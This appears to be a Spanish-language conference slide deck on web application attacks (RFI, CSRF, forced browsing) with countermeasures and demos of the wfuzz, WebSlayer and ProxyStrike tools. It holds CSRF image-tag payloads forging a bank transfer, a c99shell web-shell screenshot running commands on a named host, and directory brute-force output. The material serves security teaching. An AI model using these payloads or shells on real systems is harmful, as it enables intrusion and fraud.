**:: Prueba a bypassar safe\_mode con load file en mysql ::**

Servidor-SQL ▶ localhost BBDD . Tabla ▶ pimpam Login ▶ root Password ▶ password Puerto ▶ 3306



# Remote File inclusion (RFI)

GovernmentSecurity.org -> Posting New Topic - c99shell

## C99Shell v. 1.0 pre-release build #13

Software: Apache/2.0.50 (Fedora). PHP/4.3.8  
uname -a: Linux 2.4.22-1.2199.nptl #1 Wed Aug 4 12:21:48 EDT 2004 i686  
uid=48(apache) gid=48(apache) groups=48(apache),2523(paserv)  
Safe-mode: **OFF (not secure)**  
/home/httpd/vhosts/ /subdomains/ /httpdocs/ **drwars.com**  
Free 51.73 GB of 71.32 GB (72.54%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Result of execution this command:

```
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1  0.0  0.0  2496  396 ?        S    Aug22   0:11 init [3]
root      2  0.0  0.0    0   0 ?        SW   Aug22   0:00 [keventd]
root      3  0.0  0.0    0   0 ?        SW   Aug22   0:00 [kapmd]
root      4  0.0  0.0    0   0 ?        SWN  Aug22   0:00 [ksoftirqd/0]
root      6  0.0  0.0    0   0 ?        SW   Aug22   0:00 [bdflush]
root      5  0.0  0.0    0   0 ?        SW   Aug22   1:25 [kswapd]
root      7  0.0  0.0    0   0 ?        SW   Aug22   0:00 [kupdated]
root      8  0.0  0.0    0   0 ?        SW   Aug22   0:00 [mdrecoveryd]
root     12  0.0  0.0    0   0 ?        SW   Aug22   5:04 [kjournald]
root     67  0.0  0.0    0   0 ?        SW   Aug22   0:00 [khubd]
```

ps aux

Execute  Display in text-area

:: Command execute ::

Done

start 11:04 AM



# Remote File inclusion (RFI)

DEMO [Consola SQL]





# File inclusion

- ✦ Ocultar nombre de ficheros al usuario
- ✦ Desactivar “allow\_url\_fopen” y “allow\_url\_include” en PHP.INI
- ✦ Configurar firewalls para prevenir que el servidor Web no pueda realizar conexiones nuevas hacia servidores externos o internos.
- ✦ Utilizar valores que se mapeen con los ficheros necesarios, así “1” es equivalente a “**config\_user.ini**”, “2” a “**config\_site.ini**”

Validar, validar, validar, y por las dudas validar.



# XSRF (Cross Site Request Forgery)

## Forgery)





# Cross Site Request Forgery

El atacante fuerza al browser de la víctima a realizar una petición, en la sesión autenticada o no, de una aplicación sin el conocimiento del usuario.

```
<IMG SRC="http://www.mibancaonline.com/  
transferencia.asp?  
amount=1000000&to_account=313373" />
```



# Cross Site Request Forgery

INTERNET

Google's Intranet



1. GET / HTTP/1.0

2. `<IMG SRC="http://corp.google.com/doiit.cgi?action=self_destruct"/>`

innocent Google programmer

3. GET /doiit.cgi?action=self\_destruct HTTP/1.0

F  
R  
E  
E  
W  
A  
L  
L



<http://shady.example.com>

<http://corp.google.com>



# Cross Site Request Forgery

**“Yo no me descargue ese fichero, fui víctima de un CSRF”**

“It's a problem for forensics people who aren't as familiar with it and might not understand whether it's possible that CSRF could be blamed for what the defendant is accused of. “

Chuck Willis,  
Principal consultant, Mandiant



# Cross Site Request Forgery

## Contramedidas:

- ✦ No funciona confiar en el Referrer.
- ✦ No funciona confiar solo en los POST
- ✦ Utilizar tokens Random! (campos HIDDEN)



# Failure to Restrict URL Access





# Failure to Restrict URL Access

- ✦ Usualmente la aplicación protege solamente las funcionalidades más sensibles, evitando publicar los links o las urls a los usuarios no autorizados.
- ✦ Los atacantes explotan esta vulnerabilidad accediendo directamente a estas funcionalidades.



# Failure to Restrict URL Access

Existen muchos diccionarios creados para explotar esta vulnerabilidad:

- Diccionarios de distintos idiomas
- Diccionarios por contexto dependiendo del servidor Web, servidor de aplicaciones, y Aplicaciones



# Failure to Restrict URL Access

```
liberacion:/tools/edge/edgesec/wfuzz laramies$ python wfuzz.py -c -z file -f commons.txt -R 1 --hc 404 http://  
/FUZZ  
  
*****  
* Wfuzz 0.8 - The web bruteforcer *  
* Coded by: *  
* Carlos del ojo *  
* - deepbit@gmail.com *  
* Christian Martorella *  
* - cmartorella@edge-security.com *  
*****  
  
Target: http://  
Payload type: ffie  
  
=====
```

ID	Response	Lines	Word	Request
00120:	C=301	1 L	9 W	"cat"
00127:	C=301	1 L	9 W	"classes"
00162:	C=301	1 L	9 W	"cgi-bin"
00184:	C=301	1 L	9 W	"css"
00355:	C=301	1 L	9 W	"images"
00402:	C=301	1 L	9 W	"js"
00487:	C=301	1 L	9 W	"new"

```
----- Recursion level 1 -----  
01179: C=301 1 L 9 W "cat/images"  
02326: C=301 1 L 9 W "classes/src"  
02876: C=301 1 L 9 W "cgi-bin/lib"  
05933: C=301 1 L 9 W "new/cat"  
05944: C=301 1 L 9 W "new/cgi-bin"  
05979: C=301 1 L 9 W "new/css"  
06090: C=301 1 L 9 W "new/classes"  
06177: C=301 1 L 9 W "new/images"  
06182: C=301 1 L 9 W "new/js"  
  
liberacion:/tools/edge/edgesec/wfuzz laramies$
```

**Wfuzz**



# Failure to Restrict URL Access

DEMO [Wfuzz]





# Failure to Restrict URL Access

## Herramientas:

- ✦ **Wfuzz**: <http://www.edge-security.com/wfuzz.php>
- ✦ **Dirb**: <http://www.open-labs.org/>







# WebSlayer

Nueva herramienta para realizar todo tipo de ataques de fuerza bruta sobre aplicaciones webs.

- Predictable resource locator, recursion supported
- Login form bruteforce
- Session bruteforce
- Parameter bruteforce
- Parameter Injection (XSS, SQL)
- Basic and Ntml Bruteforcing

Basada en wfuzz



# WebSlayer

- Multiple payloads
- All parameter injection (Get, Post, Headers)
- NTLM and Basic support and bruteforcing
- Payload encoding
- Tailored dictionaries for known applications (Apache, Tomcat, Weblogic, Websphere, Vignette, etc) Thanks to DarkRaver [www.open-labs.org](http://www.open-labs.org)



# WebSlayer

The screenshot shows the WebSlayer application interface. At the top, there are menu items: Session, Help, and About. Below that is a toolbar with buttons for Configuration, Payload Generator, Results (highlighted), Requester, Encoder, and Logs. The main area is titled "Analyzed urls:" and contains a table with the following data:

	URL	Attack type	Dictionary
1	http://www.edge-security.com/FUZZ	File	C:/Documents and Settings/cmartorella.S21SEC/edgesecurity/wzuffer/trunk/wordlist/common.txt
2	http://172.18.1.100/FUZZ	File	C:/Documents and Settings/cmartorella.S21SEC/edgesecurity/wzuffer/trunk/wordlist/common.txt

Below the table are filters for Codes, Lines, Words, Chars, MD5, and an "Include" checkbox. A second table displays the results of the attack:

	Code	Lines	Words	Chars	MD5	FUZZ
1	403	d	48	411	67773b749e57b9dfc0c5d15ecc8decf3	con
2	301	9	29	322	50582b8f683dc6b8a1283322ff9972dd	images
3	403	12	48	411	e03182ffa244c760490c9dda44f15a6d	nul
4	301	9	29	324	970e2966aa823f3909993d3774c561c4	temporal
5	301	9	29	321	bcf335f313c6dcad82f29298a567c3f9	tools
6	301	9	29	319	450eeaf5f5c09d341ae2a93a31e86329	www

At the bottom of the results section, there is a "Regular expression:" input field and buttons for "Filter", "Clear filters", and "Search common errors". Below this is a tabbed interface with "Html" selected, showing the response content:

**Forbidden**

You don't have permission to access /con on this server.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.

Apache/2.0.59 (Win32) PHP/5.2.0 Server at 172.18.1.100 Port 80

At the very bottom, there are "Search" and "Send to Requester" buttons, and a status bar indicating "Attack finished OK".

# WebSlayer



# WebSlayer

DEMO [Webslayer]





# ProxyStrike

- ✦ Herramienta para auditar aplicaciones WEB
- ✦ Actualmente detecta XSS y SQL Injection
- ✦ Es un proxy que mientras se navega la aplicación, realiza las inyecciones de SQL y XSS en todos los parámetros dinámicos.



# ProxyStrike

The screenshot displays the ProxyStrike v1.0 application interface. At the top, there are tabs for 'Comms', 'Request Stats', 'Variable Stats', 'Config', and 'Attacks'. Below the tabs is a table with columns for 'Method', 'Target', and 'Url'. The table contains six rows of request data. Below the table, there are radio buttons for 'Get', 'Post', and 'All', with 'All' selected. There are also dropdown menus for 'Target', 'Path', and 'Variable', all set to 'All'. To the right of these controls are three buttons: 'Delete selected requests', 'Delete requests in view', and 'Edit requests in view'. At the bottom of the interface, there is a status bar that reads 'Status: 0 Sql Injection Attacks - 0 XSS Attacks'.

	Method	Target	Url
1	GET	http://edge-security.com	/
2	GET	http://www.edge-security.com	/
3	GET	http://www.edge-security.com	/wfuzz.php
4	GET	http://www.fistconference.org	/
5	GET	http://toolbarqueries.google.com	/search?q=info:http%3A%2F%2Fwww.fistconference.org%2F&ch=61931263364&feat
6	GET	http://toolbarqueries.google.com	/search?q=info:http%3A%2F%2Fwww.fistconference.org%2F&ch=61931263364&feat

Select

Get  Post  All

Target : All

Path : All

Variable: All

DELETE selected requests

DELETE requests in view

EDIT requests in view

Requests

```
GET / HTTP/1.1
Host: edge-security.com
Accept-Language: es-es,es;q=0.8,en-us;q=0.5,en;q=0.3
Keep-Alive: 300
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X; es-ES; rv:1.8.1.12) Gecko/20080201 Firefox/2.0.0.12
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
Cookie: __utma=109382993.1993232838.1206520740.1206520740.1206522675.2; __utmc=109382993;
__utmz=109382993.1206520740.1.1.utmccn=(direct)|utmcsr=(direct)|utmcmd=(none); __utmb=109382993
```

Variables

Status: 0 Sql Injection Attacks - 0 XSS Attacks



# ProxyStrike

The screenshot shows the ProxyStrike v1.0 application window. At the top, there are tabs for 'Comms', 'Request Stats', 'Variable Stats', 'Config', and 'Attacks'. The 'Variable Stats' tab is active, displaying a table of variables and their values for several URLs. The table has two columns: 'Variable' and 'Values'. The data is as follows:

Variable	Values
http://edge-security.com	
/	
http://toolbarqueries.google.com	
/search	
ch	6652125332 61931263364
client	navclient-auto
features	Rank:FVN
ie	UTF-8
oe	UTF-8
q	info:http://www.fistconference.org/ info:http://www.edge-security.com/edge-soft.php
http://www.edge-security.com	
/	
/edge-soft.php	
/soft.php	
/wfuzz.php	
http://www.fistconference.org	
/	

At the bottom of the window, there is an 'Update stats' button and a status bar that reads: 'Status: 0 Sql Injection Attacks - 0 XSS Attacks'.



# ProxyStrike

The screenshot shows the ProxyStrike v1.0 application window. At the top, there are tabs for 'Comms', 'Request Stats', 'Variable Stats', 'Config', and 'Attacks'. Below the tabs, there are configuration options: 'Request threads' set to 4, 'Parameter threads' set to 1, and a 'Reset attacker cache' button. There are also 'Export HTML' and 'Export XML' buttons for both XSS and SQL Injection sections.

**Cross site scripting:  enable**

Url	Variable	Method	Injections Available
▼ http://w...			() (Parenthesis) (Normal Encoding) " (Double Quotes) (Normal Encoding)
▼ http://b...			<, > (Less than and great than symbols) (Normal Encoding) () (Parenthesis) (Normal Encoding) ' (Single Quotes) (Normal Encoding) " (Double Quotes) (Normal Encoding)

**Sql Injection:  enable**

Url	Variable	Method	Injection Type	DB Fingerprint	DB Error
▼ http://w...	CodP...	GET	Single Quoted Injection	MS Sql Server	
▼ http://b...	nIdN...	GET	Unescaped Injection	MySQL	

Status: 0 Sql Injection Attacks - 0 XSS Attacks



# TOOLS

[www.edge-security.com](http://www.edge-security.com)

- ✦ **Wfuzz**: <http://www.edge-security.com/wfuzz.php>
- ✦ **WebSlayer**: <http://www.edge-security.com/webslayer/Webslayer.html>
- ✦ **ProxyStrike**: <http://www.edge-security.com/proxystrike.php>



# Referencias

- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://www.0x000000.com/index.php?i=14>
- <http://www.xssed.com/xssinfo>
- [Dhanjani Hack-lu presentation](#)
- One Way Hacking [http://net-square.com/papers/one\\_way/one\\_way.html](http://net-square.com/papers/one_way/one_way.html)
- Owasp <http://www.owasp.org>





[cmartorella@edge-security.com](mailto:cmartorella@edge-security.com)